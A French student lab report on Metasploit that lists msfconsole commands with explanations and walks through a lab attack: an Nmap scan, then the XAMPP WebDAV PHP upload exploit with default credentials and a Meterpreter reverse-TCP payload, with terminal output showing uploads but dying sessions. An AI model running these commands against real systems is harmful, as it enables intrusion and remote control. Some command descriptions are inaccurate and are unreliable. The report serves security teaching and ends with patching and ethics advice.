

Mr JACQUEMIN

30/05/2024

Compte rendu TP

Metasploit Framework

TEWES Arnaud

BTS SIO SISR 1ERE ANNEE

1. Notez chaque ligne de commande réalisée et décrivez l'action du pirate informatique

Kali Linux

`apt-cache show metasploit-framework | tail -n 6` = Description du logiciel Metasploit Framework

`msfconsole` = Lancer le logiciel Metasploit-Framework

Metasploit Framework

`msf > workspace -a msftest` = Création d'un nouvel espace de travail appelé « msftest »

`msf > clear` = Supprime les dernière commandes utilisée dans le terminal

`msf > db_nmap -F 192.168.0.1-10` = Lance un scan rapide (-F pour Fast) sur la plage d'adresses IP spécifiée (192.168.0.1 à 192.168.0.10) en utilisant Nmap, et stocke les résultats dans la base de données de Metasploit

`msf > use auxiliary/scanner/ssh/ssh_version` = Charge le module « ssh_version » qui est utilisé pour scanner et déterminer la version du service SSH sur une machine cible

`msf auxiliary(ssh_version) > options` = Affiche les options disponibles pour le module actuellement chargé (ssh version dans notre cas)

`msf auxiliary(ssh_version) > services -u -p 22 -R` = Liste tous les services non résolus (-u) qui utilisent le port 22

`msf auxiliary(ssh_version) > setg threads 10` = Définit le nombre de threads pour l'exécution du module à 10. L'option setg définit cette option globalement pour tous les modules

`msf auxiliary(ssh_version) > run` = Exécute le module actuellement chargé

`msf auxiliary(ssh_version) > use auxiliary/scanner/http/http_version` = Charge le module `http_version` qui est utilisé pour déterminer la version du service HTTP sur une machine cible

`msf auxiliary(http_version) > options` = Affiche les options disponibles pour le module actuellement chargé (`http version` dans notre cas)

`msf auxiliary(http_version) > services -u -p 80 -R` = Liste tous les services non résolus qui utilisent le port 80

`msf auxiliary(http_version) > run` = Exécute le module actuellement chargé

`msf auxiliary(http_version) > use auxiliary/scanner/smb/smb_version` = Charge le module `smb_version` qui est utilisé pour déterminer la version du service SMB sur une machine cible

`msf auxiliary(smb_version) > options` = Affiche les options disponibles pour le module actuellement chargé (`smb version` dans notre cas)

`msf auxiliary(smb_version) > -services -u -p 445 -R` = Liste tous les services non résolus qui utilisent le port 445

`msf auxiliary(smb_version) > run` = Exécute le module actuellement chargé

`msf auxiliary(smb_version) > clear` = Supprime les dernière commandes utilisée dans le terminal

`msf auxiliary(smb_version) > hosts` = Affiche tous les hôtes dans la base de données

`msf auxiliary(smb_version) > services -u` = Liste tous les services non résolus

`msf auxiliary(smb_version) > services 192.168.0.6` = Affiche tous les services pour l'hôte spécifié

`msf auxiliary(smb_version) > search xampp` = Recherche des modules liés à XAMPP

`msf exploit(xampp_webdav_upload_php) > options` = Charge l'exploit `xampp_webdav_upload_php` qui est utilisé pour exploiter une vulnérabilité dans XAMPP

`msf exploit(xampp_webdav_upload_php) > set rhost 192.168.0.6` = Définit l'hôte distant (la machine cible) à 192.168.0.6

`msf exploit(xampp_webdav_upload_php) > show payloads` = Affiche les payloads disponibles pour l'exploit actuellement chargé

`msf exploit(xampp_webdav_upload_php) > set payload php/meterpreter/reverse_tcp` = Définit le payload à utiliser avec l'exploit. Dans ce cas, il s'agit d'un shell Meterpreter inversé utilisant TCP

`msf exploit(xampp_webdav_upload_php) > options` = Affiche les options disponibles pour le module actuellement chargé (xampp webdav dans notre cas)

`msf exploit(xampp_webdav_upload_php) > set lhost 192.168.0.15` = Définit l'hôte local (votre machine) à 192.168.0.15. C'est l'adresse IP à laquelle le shell inversé se connectera

`msf exploit(xampp_webdav_upload_php) > exploit` = Lance l'exploit avec les options actuellement définies

`meterpreter > ps` = Dans une session Meterpreter, cette commande affiche la liste des processus en cours d'exécution sur la machine cible

`meterpreter > getuid` = Affiche l'ID utilisateur sous lequel le processus Meterpreter s'exécute sur la machine cible

`meterpreter > sysinfo` = Affiche des informations sur le système de la machine cible

`meterpreter > exit` = Termine la session ouverte

`msf exploit(xampp_webdav_upload_php) > exit` = Termine la session ouverte

2. Quel est le principe de fonctionnement du programme ?

Les principales fonctions de ce logiciel sont d'identifier, de tenter d'exploiter des failles dans un système d'information, et, après avoir gagné l'accès, d'effectuer des actions malveillantes (ou non) pour ensuite nettoyer les traces de son passage.

Dans un premier temps, il va identifier les vulnérabilités sur des machines cibles. Cela est fait en utilisant diverses méthodes comme l'analyse de ports et de services (fait avec Nmap dans la vidéo de présentation du logiciel sur le site de Kali), l'analyse de configurations des machines cibles et l'analyse de vulnérabilités connues.

Une fois les vulnérabilités trouvées, il va tenter de les exploiter. Il y a une bibliothèque très complète d'exploits qui peuvent être utilisés par l'attaquant ou le Pen-testeur. Tous ces "exploits" sont utilisés pour tirer profit d'une faiblesse dans un système et d'y gagner l'accès.

Une fois l'accès gagné, ce logiciel permet à l'attaquant ou le Pen-testeur (à utiliser seulement de manière éthique évidemment) d'effectuer plusieurs actions afin d'exploiter ces failles (comme l'extraction de données, la modification d'une configuration système, l'installation de logiciel malveillant, etc...).

Une fois l'exploitation terminée, ce dernier donne la possibilité de nettoyer ses traces (de restaurer les dernières configurations modifiées, la suppression de logiciels malveillants installés, etc...).


3. Reconnaissez-vous des logiciels déjà vus par le passé ?

Oui, nous avons déjà utilisé Nmap dans un précédent TP. Ce dernier permet de faire du scan réseau, d'explorer les systèmes, de faire du balayage de ports, ainsi que de détecter le système d'exploitation d'une machine et la version d'un logiciel. Il est très utile couplé à Metasploit, qui permettent à eux deux de gagner l'accès à un réseau et de pouvoir l'exploiter de manière assez simple lorsque l'on sait rechercher leur fonctionnement.

4. Depuis votre machine Kali, tentez de reproduire les actions vues dans la vidéo dans votre infrastructure, sur une machine client sans importance. Vous pouvez également utiliser une VM dédiée dite « Metasploitable » (donc sur la vulnérabilité de xampp).


Dans ce TP, nous nous sommes mis à la place d'un attaquant qui allait attaquer une machine cible utilisant encore une vieille version du logiciel « xampp ». Ce dernier, dans sa version 1.7.3, détient une vulnérabilité sur les logins et mots de passe. En effet, nous pouvons nous connecter à xampp avec le login et le mot de passe par défaut, ce qui nous permet d'uploader un fichier dans un des dossiers de xampp sur le disque C: et de lancer des scripts en PHP qui nous permettent de prendre la main à distance sur ce dernier en SSH. Dans un premier temps, nous allons vérifier la configuration IP de notre machine cible (une VM dans mon cas)

Dans un premier temps, nous allons vérifier la configuration IP de notre machine cible (une VM dans mon cas)



Cela fait, et tous les tests de ping d'un côté comme de l'autre + désactivation des pare-feu et antivirus sur la machine cible, nous pouvons commencer l'exploit.

Il nous faudra créer un nouvel espace de travail directement sur Metasploit et effectuer un scan réseau avec Nmap pour trouver notre machine cible et vérifier que ses ports sont bien ouverts



Grace à la commande service, je peux avoir une liste des hôtes et port ouvert ou non sur les machines scannées

```
Fichier Actions Éditer Vue Aide
[*] Nmap: 22/tcp open  ssh
[*] Nmap: Nmap scan report for 10.20.5.51
[*] Nmap: Host is up (0.00015s latency).
[*] Nmap: Not shown: 95 closed tcp ports (conn-refused)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 80/tcp open  http
[*] Nmap: 135/tcp open  msrpc
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 443/tcp open  https
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: Nmap scan report for 10.20.5.53
[*] Nmap: Host is up (0.00041s latency).
[*] Nmap: All 100 scanned ports on 10.20.5.53 are in ignored states.
[*] Nmap: Not shown: 100 closed tcp ports (conn-refused)
[*] Nmap: Nmap scan report for 10.20.5.102
[*] Nmap: Host is up (0.00049s latency).
[*] Nmap: Not shown: 98 closed tcp ports (conn-refused)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp open  ssh
[*] Nmap: 80/tcp open  http
[*] Nmap: Nmap done: 254 IP addresses (14 hosts up) scanned in 3.07 seconds
msf6 > services
Services
-----
host      port  proto  name                state  info
-----
10.20.5.16 22    tcp    ssh                 open
10.20.5.16 80    tcp    http                open
10.20.5.37 53    tcp    domain              open
10.20.5.37 80    tcp    http                open
10.20.5.37 88    tcp    kerberos-sec        open
10.20.5.37 135   tcp    msrpc               open
10.20.5.37 139   tcp    netbios-ssn         open
10.20.5.37 389   tcp    ldap                open
10.20.5.37 443   tcp    https               open
10.20.5.37 445   tcp    microsoft-ds         open
10.20.5.37 3389  tcp    ms-wbt-server        open
10.20.5.37 5357  tcp    wsdapi               open
10.20.5.50 22    tcp    ssh                 open
10.20.5.51 80    tcp    http                open
10.20.5.51 135   tcp    msrpc               open
10.20.5.51 139   tcp    netbios-ssn         open
10.20.5.51 443   tcp    https               open
10.20.5.51 445   tcp    microsoft-ds         open
10.20.5.102 22    tcp    ssh                 open
10.20.5.102 80    tcp    http                open
msf6 >
```

Ensuite, nous ciblons la machine à attaquer pour vérifier ses ports ouverts et ses services lancés

```
Fichier Actions Éditer Vue Aide
[*] Nmap: All 100 scanned ports on 10.20.5.53 are in ignored states.
[*] Nmap: Not shown: 100 closed tcp ports (conn-refused)
[*] Nmap: Nmap scan report for 10.20.5.102
[*] Nmap: Host is up (0.00049s latency).
[*] Nmap: Not shown: 98 closed tcp ports (conn-refused)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp open  ssh
[*] Nmap: 80/tcp open  http
[*] Nmap: Nmap done: 254 IP addresses (14 hosts up) scanned in 3.07 seconds
msf6 > services
Services
-----
host      port  proto  name                state  info
-----
10.20.5.16 22    tcp    ssh                 open
10.20.5.16 80    tcp    http                open
10.20.5.37 53    tcp    domain              open
10.20.5.37 80    tcp    http                open
10.20.5.37 88    tcp    kerberos-sec        open
10.20.5.37 135   tcp    msrpc               open
10.20.5.37 139   tcp    netbios-ssn         open
10.20.5.37 389   tcp    ldap                open
10.20.5.37 443   tcp    https               open
10.20.5.37 445   tcp    microsoft-ds         open
10.20.5.37 3389  tcp    ms-wbt-server        open
10.20.5.37 5357  tcp    wsdapi               open
10.20.5.50 22    tcp    ssh                 open
10.20.5.51 80    tcp    http                open
10.20.5.51 135   tcp    msrpc               open
10.20.5.51 139   tcp    netbios-ssn         open
10.20.5.51 443   tcp    https               open
10.20.5.51 445   tcp    microsoft-ds         open
10.20.5.102 22    tcp    ssh                 open
10.20.5.102 80    tcp    http                open
msf6 > services 10.20.5.51
Services
-----
host      port  proto  name                state  info
-----
10.20.5.51 80    tcp    http                open
10.20.5.51 135   tcp    msrpc               open
10.20.5.51 139   tcp    netbios-ssn         open
10.20.5.51 443   tcp    https               open
10.20.5.51 445   tcp    microsoft-ds         open
msf6 >
```

Nous recherchons et lançons le modules « xampp » dans la bibliothèque de Metasploit

```
msf6 > search xampp
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atutor_upload_traversal	2019-05-17	excellent	Yes	ATutor 2.4 - Directory Traversal / Remote Code Execution,
1	exploit/multi/http/maracms_upload_exec	2020-08-31	excellent	Yes	MaraCMS Arbitrary PHP File Upload
2	exploit/windows/http/xampp_webdav_upload_php	2012-01-14	excellent	No	XAMPP WebDAV PHP Upload
3	exploit/windows/http/zentao_pro_rce	2020-06-20	excellent	Yes	ZenTao Pro 8.8.2 Remote Code Execution

Interact with a module by name or index. For example `info 3`, use `3` or use `exploit/windows/http/zentao_pro_rce`

```
msf6 > use 2
```

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/http/xampp_webdav_upload_php) >
```

Une fois le module « xampp » lancé, nous pouvons vérifier les options que s'offrent à nous grâce à la commande « options »

```

Fichier Actions Éditer Vue Aide
DAV PHP Upload
3 exploit/windows/http/zentao_pro_rce 2020-06-20 excellent Yes ZenTao Pr
o 8.8.2 Remote Code Execution

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/z
entao_pro_rce

msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(windows/http/xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

  Name      Current Setting  Required  Description
  -----
FILENAME    no              The filename to give the payload. (Leave Blank for Ran
dom)
PASSWORD    xampp          yes       The HTTP password to specify for authentication
PATH        /webdav/       yes       The path to attempt to upload
Proxies     no             A proxy chain of format type:host:port[,type:host:port
[...]
RHOSTS      yes            The target host(s), see https://docs.metasploit.com/do
cs/using-metasploit/basics/using-metasploit.html
RPORT       80             The target port (TCP)
SSL         false          Negotiate SSL/TLS for outgoing connections
USERNAME    wampp          The HTTP username to specify for authentication
VHOST       no             HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -----
LHOST      10.20.5.1       yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/xampp_webdav_upload_php) >

```

Maintenant, nous pouvons définir quel hôte nous voulons attaquer grâce à la commande « set rhost adresselPcible » (dans mon cas, mon client Windows est en 10.20.5.51 », et vérifier les payloads disponible sur le module xampp

```

Fichier Actions Éditer Vue Aide
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/xampp_webdav_upload_php) > set rhost 10.20.5.51
rhost => 10.20.5.51
msf6 exploit(windows/http/xampp_webdav_upload_php) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
- - - - -
0 payload/generic/custom normal No Custom Payloa
d 1 payload/generic/shell_bind_tcp normal No Generic Comma
nd Shell, Bind TCP Inline
2 payload/generic/shell_reverse_tcp normal No Generic Comma
nd Shell, Reverse TCP Inline
3 payload/generic/ssh/interact normal No Interact with
Established SSH Connection
4 payload/multi/meterpreter/reverse_http normal No Architecture-
Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
5 payload/multi/meterpreter/reverse_https normal No Architecture-
Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
6 payload/php/bind_perl normal No PHP Command S
hell, Bind TCP (via Perl)
7 payload/php/bind_perl_ipv6 normal No PHP Command S
hell, Bind TCP (via perl) IPv6
8 payload/php/bind_php normal No PHP Command S
hell, Bind TCP (via PHP)
9 payload/php/bind_php_ipv6 normal No PHP Command S
hell, Bind TCP (via php) IPv6
10 payload/php/download_exec normal No PHP Executabl
e Download and Execute
11 payload/php/exec normal No PHP Execute C
ommand
12 payload/php/meterpreter/bind_tcp normal No PHP Meterpret
er, Bind TCP Stager
13 payload/php/meterpreter/bind_tcp_ipv6 normal No PHP Meterpret
er, Bind TCP Stager IPv6
14 payload/php/meterpreter/bind_tcp_ipv6_uuid normal No PHP Meterpret
er, Bind TCP Stager IPv6 with UUID Support
15 payload/php/meterpreter/bind_tcp_uuid normal No PHP Meterpret
er, Bind TCP Stager with UUID Support
16 payload/php/meterpreter/reverse_tcp normal No PHP Meterpret
er, PHP Reverse TCP Stager
17 payload/php/meterpreter/reverse_tcp_uuid normal No PHP Meterpret
er, PHP Reverse TCP Stager
18 payload/php/meterpreter_reverse_tcp normal No PHP Meterpret
er, Reverse TCP Inline

```

Une fois l'hôte défini et le payload choisi, nous pouvons le définir pour notre attaque grâce à la commande « set payload NomDuPayload » et vérifier ses options

```

Fichier Actions Éditer Vue Aide
er, PHP Reverse TCP Stager
18 payload/php/meterpreter_reverse_tcp normal No PHP Meterpret
er, Reverse TCP Inline
19 payload/php/reverse_perl normal No PHP Command,
Double Reverse TCP Connection (via Perl)
20 payload/php/reverse_php normal No PHP Command S
hell, Reverse TCP (via PHP)

msf6 exploit(windows/http/xampp_webdav_upload_php) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(windows/http/xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

Name Current Setting Required Description
--
FILENAME xampp no The filename to give the payload. (Leave Blank for Ran
don)
PASSWORD /webdav/ yes The HTTP password to specify for authentication
PATH /webdav/ yes The path to attempt to upload
Proxies no A proxy chain of format type:host:port[,type:host:port
][...]
RHOSTS 10.20.5.51 yes The target host(s), see https://docs.metasploit.com/do
cs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
USERNAME wampp yes The HTTP username to specify for authentication
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
LHOST 10.20.5.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(windows/http/xampp_webdav_upload_php) >

```

Tous nos paramétrages ont été effectués, il ne nous reste plus qu'à définir l'hôte local (la machine attaquante, donc ma machine sous Kali Linux) et de lancer l'exploit

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > set lhost 10.20.5.1
lhost => 10.20.5.1
msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 10.20.5.1:4444
[*] Uploading Payload to /webdav/pSV9fMe.php
[*] Attempting to execute Payload
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) > █
```

Ayant lancé l'exploit sur une machine cible exécutant Windows 11, les sécurités de ce dernier ne permettent pas de prendre la main à distance. J'ai donc retenté sur une autre machine en Windows 10



```
Fichier Actions Éditer Vue Aide
[*] 10.20.5.51 - Meterpreter session 4 closed. Reason: Died
^C[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) > rhost 10.20.5.65
[-] Unknown command: rhost
msf6 exploit(windows/http/xampp_webdav_upload_php) > set rhost 10.20.5.65
rhost => 10.20.5.65
msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 10.20.5.1:4444
[*] Uploading Payload to /webdav/wyUwOFq.php
[-] Failed to upload file!
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 10.20.5.1:4444
[*] Uploading Payload to /webdav/Z2lDtzt.php
[-] Failed to upload file!
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 10.20.5.1:4444
[*] Uploading Payload to /webdav/N6PgYST.php
[-] Failed to upload file!
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit


[*] Started reverse TCP handler on 10.20.5.1:4444
[*] Uploading Payload to /webdav/5WzoKpc.php
[*] Attempting to execute Payload
[*] Sending stage (39927 bytes) to 10.20.5.65
[*] 10.20.5.65 - Meterpreter session 5 closed. Reason: Died
^C[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 10.20.5.1:4444
[*] Uploading Payload to /webdav/7uJjjji.php
[*] Attempting to execute Payload
[*] Sending stage (39927 bytes) to 10.20.5.65
[*] 10.20.5.65 - Meterpreter session 6 closed. Reason: Died
^C[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 10.20.5.1:4444
[*] Uploading Payload to /webdav/FbAuvJZ.php
[*] Attempting to execute Payload
[*] Sending stage (39927 bytes) to 10.20.5.65
[*] 10.20.5.65 - Meterpreter session 7 closed. Reason: Died
█
```

Le fichier .php est bien uploadé sur la machine cible, mais nous n'arrivons également pas à prendre la main à distance (certainement causé par des sécurités élevées sur les dernières MAJ de Windows)

Cependant, nous pouvons voir que les fichiers sont bien uploadés sur la machine cible



5. Conclusion

Dans ce TP, nous avons exploré la puissance d'outils tels que **Metasploit** et **Nmap**, fréquemment utilisés par les pentesters pour évaluer la sécurité des réseaux. **Nmap** permet de scanner les réseaux à la recherche de ports ouverts, tandis que **Metasploit** est conçu pour exploiter les vulnérabilités de sécurité détectées. Cependant, l'utilisation de ces outils nécessite une phase de recherche approfondie : identifier un port ouvert n'est que la première étape, il est crucial de déterminer ensuite quelle vulnérabilité spécifique peut être exploitée.

Nous avons constaté qu'avec quelques lignes de commande simples dans ces logiciels intuitifs, il est possible d'exploiter des failles informatiques significatives et de prendre le contrôle de systèmes ou serveurs exploitant des logiciels vulnérables.

Bien que notre TP ait porté sur l'exploitation de failles désormais corrigées – et que les mesures de sécurité récentes de Windows 10 et 11 aient posé des obstacles – il est important de reconnaître qu'aucun système d'information n'est totalement à l'abri. Le risque zéro n'existe pas ; de nouvelles vulnérabilités de sécurité sont découvertes quotidiennement dans les logiciels que nous utilisons tous les jours.

Il est donc impératif de maintenir à jour tous nos logiciels et systèmes d'exploitation, car c'est à travers ces mises à jour que les dernières vulnérabilités sont corrigées. Il faut éviter de tomber dans le piège des mails de phishing, toujours vérifier les sources (les attaquants peuvent utiliser un mail pour envoyer un fichier malveillant servant d'exploit), ne jamais connecter une clé USB d'origine inconnue à nos postes de travail et s'assurer de l'identité des personnes souhaitant accéder à nos locaux.

Comprendre les enjeux liés à l'utilisation de ces logiciels et la manière dont ils peuvent être détournés par des acteurs malveillants est essentiel. En adoptant le point de vue de l'attaquant, nous pouvons mieux appréhender ces vulnérabilités et prendre des mesures pour tenter de les neutraliser ou de les corriger.

Il est crucial de souligner que l'utilisation de ces logiciels doit se faire de manière éthique, uniquement sur des systèmes pour lesquels nous avons obtenu un consentement écrit explicite. Il est primordial de maîtriser parfaitement leur fonctionnement et de respecter scrupuleusement toutes les lois et réglementations applicables. Ces outils de test de sécurité sont extrêmement puissants et ne doivent en aucun cas être utilisés à des fins malveillantes.